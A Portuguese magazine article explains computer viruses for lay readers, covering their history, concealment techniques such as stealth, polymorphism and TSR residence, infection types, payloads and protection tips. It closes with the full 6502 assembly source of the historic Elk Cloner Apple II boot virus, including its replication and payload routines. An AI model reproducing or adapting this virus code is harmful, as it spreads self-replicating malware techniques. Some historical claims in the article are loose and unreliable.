Vírus

Continuando o assunto de meu artigo da edição anterior, desta vez irei falar sobre Vírus de computador. Antes, porém, quero ressaltar: "**Tenha sempre em mente que nem tudo que acontece de errado com seu computador, sistema ou arquivos é causado por vírus, worms ou ferramentas hackers. Muitas vezes os problemas são causados por erros do próprio usuário, falhas de programa, falhas de hardware e incompatibilidade entre arquivos de sistema**", portanto, sem paranóia, vamos entender o que são e o que fazem esses programas capazes de se anexar a outros programas de forma automática e que são classificados como: "Vírus de computador".

Um pouco de história

A melhor forma de entendermos algo é compreendendo desde o princípio, por isso vamos analisar resumidamente a história do Vírus de computador.
O conceito de programa autocopiante foi estabelecido pela primeira vez pelo cientista Húngaro John von Neumann em 1949 em seu trabalho "Theory and Organization of Complicated Automata". Em 1959, H. Douglas McIlroy, Victor Vysottsky, e Robert Morris, programadores dos laboratórios Bell, inventam o jogo "Core Wars", em seus IBM 360, neste jogo pequenos programas tentavam Hackear, invadir ou destruir outros programas. A descrição da ameaça dos vírus foi ilustrada nos anos 70 nas histórias de ficção científica de David Gerrold .
O primeiro programa que poderia receber na prática a classificação de vírus foi o "Elk Cloner" (1981), um programa que infectava os disquetes do Apple II (veja o código-fonte no fim desse artigo). Os disquetes do Apple II vinham com o sistema operacional (DOS - Disk Operational System) e o vírus, quando infiltrado, exibia na tela a seguinte "poesia":

Elk Cloner: The program with a personality

It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!

It will stick to you like glue
It will modify ram too
Send in the Corner!

Em 1983, em sua tese de doutorado, Fred Cohen (http://all.net/oldindex.html) define o que é "Vírus de computador". Segundo a divisão de segurança de computadores do Instituto Nacional de Padrões e Tecnologia dos EUA (http://csrc.nist.gov/), para ser classificado como vírus de computador o programa **deve** ter as seguintes propriedades:


- Replicação (capacidade de se copiar)
- Necessita um programa para hospedá-lo e transportá-lo (nisso ele difere dos Worms)
- Ativação por ação externa (como qualquer programa)
- Multiplicação (virtualmente) limitada ao sistema

A 3 de novembro de 1983 o primeiro "vírus" foi concebido como um experimento para um ser apresentado em um seminário de segurança de computadores num computador VAX 11/750 rodando Unix. Em 1986 Ralf Burger escreve e distribui seu vírus "Virdem" em uma conferência sobre computadores na Alemanha. Mas o primeiro "real" vírus a infectar computadores IBM-PC foi o "Brain", criado por dois irmãos paquistaneses que, analisando o setor de Boot dos disquetes, desenvolveram um meio de "carregar" seu programa nele.
O primeiro trojan surge em 1985 num programa de "gráficos avançados" chamado EGABTR como um jogo chamado NUKE-LA.

Em 1987 surge o primeiro infectador de arquivos: o Lehigh (recebeu este nome por haver sido descoberto na Universidade Estadunidense Lehigh), que infectava o "Command.com" e, meses após, surge o famoso "Jerusalem" (descoberto pela universidade hebraica em Israel) que talvez seja o mais

bem sucedido programa da história, já que ainda há registros de infecção por ele (que outro programa escrito em 1987 continua em uso, por assim dizer, popular?).
Em 1988 um garoto escreve o "Stoned", um vírus de Boot, para ver se conseguia criar um vírus. Após ter testado seu funcionamento, temendo as conseqüências dele ser "propagado", deletou as cópias mas manteve uma em sua casa. Seu irmão mais novo com um amigo resolveram infectar alguns diquetes e espalhá-lo por brincadeira, o resultado foi uma das primeiras "pandemias" de vírus de computador cujo controle foi bastante problemático. Neste mesmo ano o primeiro antivírus, o "Zuk", criado por Denny Yanuar Ramdhani (Bandung, Indonesia), surge para remover o vírus "Brain"
O vírus "Dark Avenger", o primeiro infectador rápido surgiu em 1989 e o primeiro vírus polimórfico em abril de 1991 (Tequila).
O desenvolvimento posterior dos vírus foi marcado por uma constante procura de novas formas de replicação e de ocultamento.

Estrutura básica do vírus de computador



Todo vírus de computador possui três "programas" ou sub-rotinas básicas: ocultamento, infecção e carga. Entendemos por ocultamento todos os artifícios colocados no código do programa viral para impedir sua detecção e/ou destruição. O sistema de infecção sempre é provido de um modo de análise que visa impedir que arquivos já infectados o sejam novamente. E a carga é o conjunto de ações maléficas (ou não essencialmente) que possui um acionador lógico (por data, geralmente).
Vamos esmiuçar cada uma dessas partes com suas subdivisões.

Sistemas de ocultamento

Quem cria um vírus normalmente o escreve tentando dotá-lo de mecanismos que dificultem ou impeçam que ele seja detectado e/ou destruído antes que cumpra sua tarefa.

A primeira tarefa de um vírus é espalhar-se o máximo possível e, então, deflagrar sua carga.

Não é difícil imaginar por que quase sempre a carga deva ser destrutiva, se formos pensar em quem se beneficiaria por isso logo passamos a imaginar que são os próprios fabricantes de antivírus que criam essas pragas justamente para venderem seus produtos, mas, na verdade, quando estudamos a origem individual de cada vírus percebemos que estamos tratando de pessoas que acham essa destruição divertida ou apenas estão testando as possibilidades da tecnologia sem ligar para as possíveis conseqüências funestas que possam causar.

Muita gente acha que esses "coders" de vírus (programadores que escrevem vírus) não devem ser perseguidos e presos mas, se você analisar psicologicamente: são pessoas que sabem que estão fazendo algo errado, que vai prejudicar muita gente, se empenham em fazer isso e se satisfazem com o estrago gerado. São pessoas com distúrbios afetivos e relacionais e de potencial perigoso muito elevado, devem ser tratados como qualquer outro criminoso, afinal, o princípio malévolo que os motiva é o mesmo, a diferença reside apenas no nível maior de conhecimento que detém em relação aos demais criminosos.

A mente de um criminoso é típica e muito simples: embora busque se ocultar ao mesmo tempo ele deseja notoriedade, é o jeito de se sentir "homem", em que sente ter algum poder. Por isso os vírus devem ter uma carga qualquer que revele o "poder" de quem o criou e quão "esperto" ele é.

Por mais "idiotas" que sejam os que escrevem vírus muitas vezes eles testam princípios e conceitos muito interessantes cujo estudo vale à pena para quem quer ter melhor conhecimento de sistemas e programação, nisso se incluem as técnicas de ocultamento.

Há cinco tipos de técnicas de ocultamento: Ocultação, Proteção, Camuflagem, Evasão, e Residência.

Nas técnicas relativas a ocultamento encontramos os mecanismos de "stealth" e de "encriptação".

Stealth

É o conceito de ficar "invisível" aos sistemas de busca de antivírus.

Vários são os graus de invisibilidade e eles englobam técnicas tão diversas quanto a originalidade do "coder" permitir.

Basicamente essa "invisibilidade" é conseguida procurando-se esconder as modificações que o vírus faz no arquivo. Um dos meios mais comuns é acionar certas interrupções (por assim dizer, funções do BIOS), que impedem a notificação de erros ou que seja feita leitura nos trechos onde o vírus está, sendo que, neste caso, ele precisa manter-se residente na memória (ou seja, em funcionamento).

Alguns vírus procuram manter o tamanho dos arquivos infectados como eram no original (usando o que se chama "cavidade" - Isso geralmente causa erros no funcionamento normal do

arquivo, já que parte de seus códigos tem que ser excluídas) e dificilmente consegue manter seu códigos de checagem (CRC) correto.

Algum vírus se mantém invisíveis mesmo quando lidos por um antivírus, para isso modificam a tabela de vetores de interrupção (IVT) enquanto outros se carregam acima da memória baixa do DOS (640 KB), alguns até mesmo restauram o arquivo antes que ele seja lido pelo antivírus para depois reinfectá-lo.

Para que as técnicas de "Stealth" funcionem, em muitos casos, o vírus precisa se instalar na inicialização do sistema (geralmente no Boot), por isso os softwares antivírus devem também estar instalados na inicialização, de modo a impedir que o vírus ganhe acesso aos controles de interrupções de erro ou à memória. Se seu computador for infectado e o setor de boot for contaminado jamais utilize comandos como fdisk/MBR. O vírus Monkey, por exemplo, danifica a cópia do MBR (Master Boot Record), esse comando simplesmente destruiria as informações de seu HD. Procure utilizar um antivírus em outro HD, Cds ou disquetes de limpeza (com softwares antivírus), ou antivírus por rede para desinfectar seu micro.

Encriptação

Um antivírus é um programa que procura certos "trechos" dos códigos dos vírus em locais nos arquivos onde, se contaminados, esses trechos estariam (a isso chamamos "identidade" ou "assinatura"). Se esses trechos são encontrados então é por que o arquivo está contaminado!

Claro que esse método de busca por "trechos de vírus" gera falsos positivos e, não raras vezes, mesmo os mais sofisticados antivírus acusam arquivos inocentes de estarem contaminados só por que contém algum comando ou forma de compactação que o tornou similar a um vírus segundo a análise do programa antivírus.

Para resolver o problema da "assinatura" os vírus usam técnicas de encriptação, ou seja, alteram o código original por um outro modificado de forma diferente em cada contaminação para impedir que o antivírus consiga pegar sua "identidade".

Nas técnicas relativas à proteção encontramos o "antidebugging" ou couraçamento.

Anti-Debugging ou Encouraçamento

Em programação, a técnica de "depurar" um programa enquanto o mesmo funciona é chamada de "Debug" (remover os "Bugs"), ou depuração. Durante esse processo é analisado o funcionamento interno do programa à caça de eventuais erros, incongruências ou lapsos ("esquecimentos").

Claro que isso expõe o código-fonte do programa.

Alguns vírus são dotados de funções especiais para desativar ou atrapalhar o funcionamento de programas de depuração, impedindo o acesso ao seu código. O método mais usual é se ocultar em subclasses dentro do arquivo contaminado, dificultando ao máximo uma possível análise.

Nas técnicas relativas a camuflagem encontramos o polimorfismo.

Polimorfismo

É uma técnica que visa alterar o código à cada infecção.

Um "coder" desenvolveu uma ferramenta chamada "Dark Avenger Mutation Engine" (também conhecido como MTE ou DAME) que permite a outros "coders" implementarem com facilidade o polimorfismo em seus vírus. A desvantagem deste mecanismo é que qualquer vírus que venha a adotá-lo fica fácil de ser detectado pelos antivírus, já que recém mutações padronizadas e conhecidas.

A técnica comum de polimorfismo envolve criptografia simples (XOR), mas todo vírus criptografado deve ter uma parte normal (que é a que permite decriptar a parte encriptada) e, assim, o polimorfismo não consegue ocultar 100% do vírus, permitindo que ele seja pêgo.

Nas técnicas relativas a evasão temos o Tunneling (escondendo em túneis)

Tunneling

Um método de detecção de vírus é a interceptação. Para isso o antivírus fica rodando em segundo plano, monitorando as atividades do computador à espreita de ações realizadas por algum vírus.

Para escapar desta forma de detecção, uma das mais complexas técnicas utilizadas é a de "tunneling". Por meio dela um vírus tenta ficar "abaixo" de cada processo sendo executado no computador, através da manipulação direta das chaves de controle do sistema, por veio de uma ISR (*Interrupt Service Routine*). Alguns programas antivírus tentam detectar isso e se instalar "abaixo" dos vírus que estejam utilizando essa técnica, o que pode gerar uma guerra de controle das interrupções de sistema ocasionando problemas.

Residência

A técnica TSR (Terminate and Stay Residente) é uma forma oposta da Tunneling. Ao invés de estar **sob** todos os demais processo, aqui se procura estar **sobre** todos eles, controlando-os.

Embora muitas pessoas achem que os comandos para se criar um vírus sejam complexos, na realidade são bem simples, eis como se programa isso em assembler:

```
Função para permanecer residente em memória após terminar (TSR)
Interrupção 31H

Registers:      ah = 31H
                al = 0 ; código de saída
                dx = ## ; Tamanho da memória a ser mantida (em parágrafos (16 bytes))
Returns: (sem retorno algum)
```

Se o arquivo tiver um tamanho de 365 bytes, a especificação de memória seria "Tamanho" + 256 o resultado dividido por 16 o que daria 39 parágrafos.

Um vírus TSR pode simplesmente desativar o antivírus!

Para burlar sistemas antivírus e chegar ao controle antes deles os vírus TSR tentam sempre iniciar junto com o computador.

Como podemos perceber, a tarefa de se fazer antivírus exige não somente muito conhecimento técnico como também habilidades táticas para se sobrepor às invenções dos "coders".

É por isso que qualquer idiota é capaz de criar um vírus (há até kits tipo "monte o seu"), mas somente pessoas com real conhecimento técnico e providas de muita inteligência têm capacidade para criar antivírus. O ramo da segurança de computadores é o que mais exige em termos de conhecimento e de desenvolvimento tecnológico.

Atualmente muitos dos vírus tem em seus códigos um banco de dados cuja função é localizar programas antivírus que estejam em funcionamento e desativá-los! Outros, além disso, danificam as bases de dados dos antivírus.

Sistema de Análise e infecção

Como vimos, um vírus deve ser capaz de se multiplicar quando acionado, mas não pode reinfectar um mesmo arquivo, isso seria perda inútil de tempo. Então todos os vírus são normalmente dotados de algum meio para analisar se um arquivo já está ou não infectado (sistemas esses dos quais os antivírus também se utilizam para um fim parecido). A análise é um ponto fraco já que mesmo se o vírus estiver usando um sistema antidebug, sua ação dá pistas para um investigador descobrir como detectar se o arquivo está ou não infectado.

Uma vez que o vírus saiba que o arquivo não está infectado deve proceder à sua infecção. Há cinco tipos principais de vírus, dependendo do que eles infectam: Boot, arquivos, Múltiplos - Híbridos ou Multiparte (infectam o setor de Boot e arquivos), de macro e de script.

Os vírus de Boot infectam os setores de inicialização de discos rígidos (Hds) ou disquetes. O setor de inicialização (Boot) é a primeira parte a ser lida em um disco e traz especificações de quantas trilhas há nos discos, clusters (blocos de armazenagem), formatação, localização da FAT (File Allocation Table), etc. Em suma, informa como deve ser lido o conteúdo que há no disco.

Os vírus que infectam arquivos contaminam arquivos que podem ser executados, como os .com, .exe, .dll, .ocx, .scr, .pif, etc. Isso é necessário para que o vírus seja executado também, junto com o arquivo. É impossível a infecção de arquivos .txt, .bmp ou outros arquivos que só trazem "dados" por que estes arquivos apenas contém informações para geração de textos (txt) ou imagens (bmp), não tendo como realizar comandos, o que seria necessário para acionar um vírus. Porém, lembre-se que a extensão que importa é a final do arquivo. Se você receber um anexo de email escrito tipo: "qualquer texto.txt .pif" é a extensão .pif que se refere ao conteúdo do arquivo, portanto, nesse exemplo, ele é executável, podendo estar carregando um vírus! (Os coders geralmente colocam espaços antes da extensão real que é para que ela não seja visualizada com facilidade nas janelas de propriedades ou páginas de internet)

O vírus multiparte infectam tanto o setor de boot como arquivos, garantindo assim melhor taxa de propagação e sobrevivência.

Vírus de macro e de script, como os nomes sugerem, são vírus especiais capazes de infectar não a programas ou ao setor de boot, mas sim documentos como os do Word, do Excel, arquivos .vbs em páginas de internet ou emails e arquivos .class do java. Até mesmo os arquivos de ajuda do windows (.Hlp e .chm) podem ser contaminados por vírus!

Carga destrutiva

Independente da forma como se multiplicam é importante frisar que qualquer um deles pode

realizar ações destrutivas em qualquer parte, podem danificar o setor de boot, podem carregar outros vírus, enfim, não se deve achar que um tipo possa ser pior que outro, todos podem ser igualmente ruins.

A carga destrutiva é ativada por um acionador lógico (trigger). Alguns vírus usam datas (6ª feira 13), dias de independência, um ou dois dias em determinado mês, outros acionam a carga após algum tempo instalados, após enviar emails, outros são destrutivos mesmo enquanto infectam.

A carga destrutiva é a parte ruim dos vírus e, como no caso do Chernobill (CIH) pode simplesmente "detonar" seu HD promovendo uma total perda de dados. Por isso mesmo sempre devemos ter cópias em backup (em disquetes ou CDROMs) de todos os arquivos que nos sejam realmente importantes.

Alguns vírus simplesmente brincam com a imagem na tela, outros sabotam teclas, mas há os que gravam o que o usuário digita e abre conexões para que "hackers", ou melhor, "araquers", tenham acesso a essas informações. Esse tipo de vírus pode arrasar a vida de uma pessoa ou empresa ao permitir que desconhecidos venham a saber senhas (bancárias e de emails), números de cartões de crédito e/ou outras informações confidenciais. Infelizmente muitos programas, além dos vírus, roubam essas informações, são chamados spywares.

Como garantir segurança?

Primeiro lugar através do conhecimento! A informação sempre é a melhor arma que se pode dispor. Ter um bom antivírus (Kaspersky http://www.kaspersky.com), mantê-lo atualizado é essencial. Um bom Firewall também é imprescindível (O ConSeal é excelente http://www.voodoofiles.com/5057) se você acessa a rede de computadores (internet ou local) e softwares de segurança auxiliar, como o Alerta-Z (www.itabra.com). É claro que não se deve abrir anexos de emails, exceto se tiver certeza de que sejam seguros, deve-se evitar que qualquer página rode script ou utilize controles active-x que possam por em risco sua segurança. Se você acompanha meus artigos aqui você já sabe como fazer todas essas coisas =).

Para quem gostaria de ter mais informações técnicas sobre vírus de computador, uma opção é o livro "The Giant Black Book of Computer Viruses" de Mark A. Ludwig (672 páginas)

Código Fonte do Elk Cloner

```
        ORG $9000
VERSN   DFB $02
HIMEM   LDA #$FF
        STA $4C
        LDA #$8F
        STA $4D
DOPTCH  LDA #$20
        STA $A180
        LDA #$5B
        STA $A181
        LDA #$A7
        STA $A182
RUNPTCH         LDA #$AD
        STA $A4D1
        LDA #$B6
        STA $A4D2
        LDA #$AA
        STA $A4D3
LODPTCH         LDA #$4C
        STA $A413
        LDA #>LOD
        STA $A414
        LDA #<LOD
        STA $A415
BLDPTCH         LDA #$4C
        STA $A35D
        LDA #>BLOD
        STA $A35E
        LDA #<BLOD
        STA $A35F
CATPTCH         LDA #$4C
        STA $A56E
        LDA #>CATALOG
        STA $A56F
        LDA #<CATALOG
        STA $A570
USRPTCH         LDA #$4C
        STA $0A
        LDA #>USRCMD
        STA $0B
```

```
        LDA #<USRCMD
        STA $0C
BOOTUP  CLD
        JSR READ
        LDX $B3BF
        INX
        STX $B3BF
        JSR WRITE
        JSR DESTROY
        JMP $A180
TESTON  LDA #$00
        STA FLAG1
        LDA $AA68
        STA $B7EA
        JSR READ
        LDA $B3C2
        CMP VERSN
        BEQ TESTON1
        LDA #$01
        STA FLAG1
TESTON1         RTS
LOD     JSR TESTON
        LDA FLAG1
        CMP #$00
        BEQ LOD1
        JSR CLONE
LOD1    JSR $A316
        JMP $A416
BLOD    JSR TESTON
        LDA FLAG1
        CMP #$00
        BEQ BLOD1
        JSR CLONE
BLOD1   JSR $A2A8
        JMP $A360
CATALOG         JSR TESTON
        LDA #$06
        JSR $A2AA
        LDA $B5BF
        STA $AA66
        LDA FLAG1
        CMP #$00
        BEQ RETURN
        JSR CLONE
RETURN  LDA #$0
        STA $B3BE
        STA $B3BF
        STA $B3C0
        RTS
CLONE   CLC
        JSR READ
        LDA IDENT
        STA $B3C0
        LDA VERSN
        STA $B3C2
        JSR WRITE
        LDA $AA68
        STA $B7EA
        LDA #$02
        STA $B7F4
        STA $B7EC
        LDA #$08
        STA $B7ED
        LDA #$0
        STA $B7EB
        STA $B7F0
        LDA #$95
        STA $B7F1
CLONE1  LDA #$B7
        LDY #$E8
        JSR $B7B5
        CLD
        BCC CLONE2
        RTS
CLONE2  DEC $B7ED
        DEC $B7F1
        LDA $B7F1
        CMP #$8F
        BNE CLONE1
        LDA #$02
```

```
          STA $B7F1
          LDA #$01
          STA $B7F4
          STA $B7EC
          LDA #$0
          STA $B7ED
          LDA #$B7
          LDY #$E8
          JSR $B7B5
          CLD
          BCC CLONE3
          RTS
CLONE3    LDA #$4C
          STA $280
          LDA #$00
          STA $281
          LDA #$9B
          STA $282
          LDA #$02
          STA $B7F4
          LDA #$B7
          LDY #$E8
          JSR $B7B5
          CLD
          BCC CLONE4
          RTS
CLONE4    LDA #$0
          STA $B7EC
          LDA #$A
          STA $B7ED
          LDA #$95
          STA $B7F1
          LDA #$B7
          LDY #$E8
          JSR $B7B5
          CLD
          RTS
READ      LDA #$01
          STA $B7F4
          JMP VTOC
WRITE     LDA #$02
          STA $B7F4
VTOC      LDA #$11
          STA $B7EC
          LDA #$0
          STA $B7ED
          LDA #$BB
          STA $B7F0
          LDA #$B3
          STA $B7F1
          LDA #$0
          STA $B7EB
          LDA #$B7
          LDY #$E8
          JSR $B7B5
          CLD
          RTS
PRINT     STY $FC
          STA $FD
          LDY #$00
PRINT0    LDA ($FC),Y
          CMP #$00
          BEQ PRINT1
          JSR $FDED
          INY
          JMP PRINT0
PRINT1    RTS
PRTMSG    LDY #>MSG
          LDA #<MSG
          JSR PRINT
PRTNUM    LDA IDENT
          STA $44
          JSR $AE42
          LDA #$8D
          JSR $FDED
          RTS
MSG       ASC 'ELK CLONER V2.0 # '
          DFB $0
IDENT     DFB $1
FLAG1     DFB $00
```

```
RET       RTS
USRCMD    JSR $E6FB
          CPX #$0B
          BNE CMD2
          JSR PRTMSG
          RTS
CMD2      CPX #$0C
          BNE CMD3
          LDY #>REPORT
          LDA #<REPORT
          JSR PRINT
          JSR READ
          LDA $B3BF
          STA $44
          JSR $AE42
          LDA #$8D
          JSR $FDED
          RTS
CMD3      CPX #$0D
          BNE CMD4
          JSR CLONE
          RTS
CMD4      CPX #$0A
          BNE USRERR
          JSR PRPOEM
          RTS
USRERR    LDY #>UERR
          LDA #<UERR
          JSR PRINT
          JSR $FBDD
          JMP $9DBF
UERR      DFB $8D
          ASC 'ILLEGAL QUANTITY ERROR'
          DFB $0
PRPOEM    JSR $FC58
          LDY #>POEM
          LDA #<POEM
          JSR PRINT
          RTS
REPORT    ASC 'BOOT COUNT: '
          DFB $0
POEM      ASC 'ELK CLONER:'
          DFB $8D,$8D
          ASC '   THE PROGRAM WITH A PERSONALITY'
          DFB $8D,$8D,$8D
          ASC 'IT WILL GET ON ALL YOUR DISKS'
          DFB $8D
          ASC 'IT WILL INFILTRATE YOUR CHIPS'
          DFB $8D
          ASC 'YES IT'
          DFB $A7
          ASC 'S CLONER!'
          DFB $8D,$8D
          ASC 'IT WILL STICK TO YOU LIKE GLUE'
          DFB $8D
          ASC 'IT WILL MODIFY RAM TOO'
          DFB $8D
          ASC 'SEND IN THE CLONER!'
          DFB $8D,$8D,$8D,$8D,$0
IOERR     LDY #>ERRMSG
          LDA #<ERRMSG
          JSR PRINT
          JSR $FBDD
          JMP $9DBF
ERRMSG    DFB $8D,$8D
          ASC 'I/O ERROR'
          DFB $8D,$00
DESTROY             LDA $B3BF
          CMP #10
          BNE DEST1
          LDA #$69
          STA $3F2
          LDA #$FF
          STA $3F3
          JSR $FB6F
          RTS
DEST1     CMP #15
          BNE DEST2
          LDA #$3F
          STA $32
```

```
        RTS
DEST2   CMP #20
        BNE DEST3
        LDA $C030
        LDA $C030
        LDA $C030
        RTS
DEST3   CMP #25
        BNE DEST4
        LDA #$7F
        STA $32
        RTS
DEST4   CMP #30
        BNE DEST5
        LDA #'I'
        STA $B3A7
        LDA #'T'
        STA $B3A8
        LDA #'B'
        STA $B3A9
        LDA #'A'
        STA $B3AA
        RTS
DEST5   CMP #35
        BNE DEST6
        LDA #$85
        STA $AAB2
        RTS
DEST6   CMP #40
        BNE DEST7
        LDA #$00
        STA $3F2
        LDA #$03
        STA $3F3
        JSR $FB6F
        LDA #$4C
        STA $300
        LDA #$00
        STA $301
        LDA #$03
        STA $302
        RTS
DEST7   CMP #45
        BNE DEST8
        LDA #$80
        STA $D6
        RTS
DEST8   CMP #50
        BNE DEST9
        LDA #>PRPOEM
        STA $3F2
        LDA #<PRPOEM
        STA $3F3
        JSR $FB6F
        RTS
DEST9   CMP #55
        BNE DEST10
        LDA #$FF
        STA $BDD3
        RTS
DEST10  CMP #60
        BNE DEST11
        LDA #$20
        STA $BDD3
        RTS
DEST11  CMP #65
        BNE DEST12
        LDA #$4C
        STA $A180
        LDA #$69
        STA $A181
        LDA #$FF
        STA $A182
        RTS
DEST12  CMP #70
        BNE DEST13
        LDA #$10
        STA $BDD3
        RTS
DEST13  CMP #75
```

```
        BNE DEST14
        JMP $C600
DEST14  CMP #76
        BNE DEST15
        JMP $C600
DEST15  CMP #77
        BNE DEST16
        JMP $C600
DEST16  CMP #78
        BNE DEST17
        JMP $C600
DEST17  CMP #79
        BNE DEST18
        JSR READ
        LDA #$00
        STA $B3BF
        JSR WRITE
        RTS
DEST18  RTS
LOADER  ORG $9500
        LDA #$02
        STA $B7EC
        LDA #$01
        STA $B7F4
        LDA #$03
        STA $B7ED
        LDA #$0
        STA $B7EB
        STA $B7F0
        LDA #$90
        STA $B7F1
LOAD1   LDA #$B7
        LDY #$E8
        JSR $B7B5
        INC $B7ED
        INC $B7F1
        LDA $B7F1
        CMP #$96
        BCC LOAD1
        JMP HIMEM
```